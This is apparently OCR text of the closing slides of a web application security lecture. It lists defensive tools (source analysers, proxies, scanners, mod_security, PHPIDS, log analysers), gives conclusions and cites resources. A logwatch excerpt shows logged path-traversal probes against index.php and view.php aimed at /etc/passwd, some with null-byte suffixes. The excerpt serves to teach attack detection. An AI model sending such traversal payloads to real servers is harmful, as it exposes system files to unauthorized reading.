
- Introduction
- Vulnerabilities
- Defenses
- Tools
- Conclusions
- Resources

Tools: source code analysis



LAPSE: Web Application Security Scanner for Java
http://suif.stanford.edu/~livshits/work/lapse/


Tools: request tampering



Live HTTP Headers

https://addons.mozilla.org/en-US/firefox/addon/3829

Tools: burp




http://www.portswigger.net/suite/

Tools: web application scanners


- Tools to automatically find vulnerabilities in web applications
- 3 main components
  - Crawler
  - Fault injector
  - Analyzer
- Good: quick, automated (push-button) baseline
- Bad: false positives, false negatives

Tools: mod_security



http://www.modsecurity.org/

Tools: PHPIDS



http://php-ids.org/

Tools: log analyzers

```
--------------------- httpd Begin ------------------------

63.02 MB transferred in 22096 responses  (1xx 0, 2xx 10588, 3xx 11369, 4xx 139, 5xx 0)
     367 Images (0.37 MB),
       1 Documents (0.00 MB),
       2 Archives (12.17 MB),
   21510 Content pages (50.31 MB),
     216 Other (0.17 MB)

Attempts to use known hacks by 1 hosts were logged 15 time(s) from:
   95.131.65.24: 15 Time(s)
      passwd$ 5 Time(s)
      /\.\./\.\./\.\./ 10 Time(s)

A total of 1 sites probed the server
   95.131.65.24

A total of 8 possible successful probes were detected (the following URLs
contain strings that match one or more of a listing of strings that
indicate a possible exploit):


+/view.php?hash=e7fd2ee3c218c66ad9611635...5dca&t=1239788768&type=js%20/index.php?p=./../.
+./../../../../../../etc/passwd HTTP Response 302

+/view.php?hash=bad316b7e10f1195eda2adf0...0a49&t=1239918254&type=js%20/index.php?p=./../.
+./../../../../../../etc/passwd HTTP Response 302
   /view.php?pdf=./../../../../../../../../etc/passwd HTTP Response 302

+/view.php?hash=bad316b7e10f1195eda2adf0...0a49&t=1239918254&type=js%20/index.php?p=./../.
+./../../../../../../etc/passwd%00 HTTP Response 302

+/view.php?hash=e7fd2ee3c218c66ad9611635...5dca&t=1239788768&type=js%20/index.php?p=./../.
+./../../../../../../etc/passwd%00 HTTP Response 302
   /view.php?pdf=./../../../../../../../../etc/passwd%00 HTTP Response 302
   /index.php?p=./../../../../../../../../etc/passwd%00 HTTP Response 200
   /index.php?p=./../../../../../../../../etc/passwd HTTP Response 200
```

Tools: logwatch, SWATCH, …

Outline

- Introduction
- Vulnerabilities
- Defenses
- Tools
- Conclusions
- Resources

Conclusions

- Keep server and third-party applications and library up-to-date
- Do not trust user input
- Review code & design and identify possible weaknesses
- Monitor run-time activity to detect ongoing attacks/probes

Resources

- Guides
  - OWASP, “Top Ten Project”, http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
  - D. Stuttard, M. Pinto, “The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws”, Wiley, 2007
  - PHP Security Consortium, “PHP Security Guide”, http://phpsec.org/projects/guide/
  - “Ruby On Rails Security Guide”, http://guides.rubyonrails.org/security.html
- SQL injection
  - C. Anley, “Advanced SQL Injection In SQL Server Applications”, http://www.ngssoftware.com/papers/advanced_sql_injection.pdf
  - K. Spett , “Blind SQL Injection”, http://p17-linuxzone.de/docs/pdf/Blind_SQL_Injection.pdf

Resources (cont'd)

- XSS
  - A. Klein, "Cross Site Scripting Explained", http://crypto.stanford.edu/cs155/papers/CSS.pdf
  - A. Klein, "DOM Based Cross Site Scripting", http://www.webappsec.org/projects/articles/071105.shtml
  - RSnake, "XSS (Cross Site Scripting) Cheat Sheet Esp: for filter evasion", http://ha.ckers.org/xss.html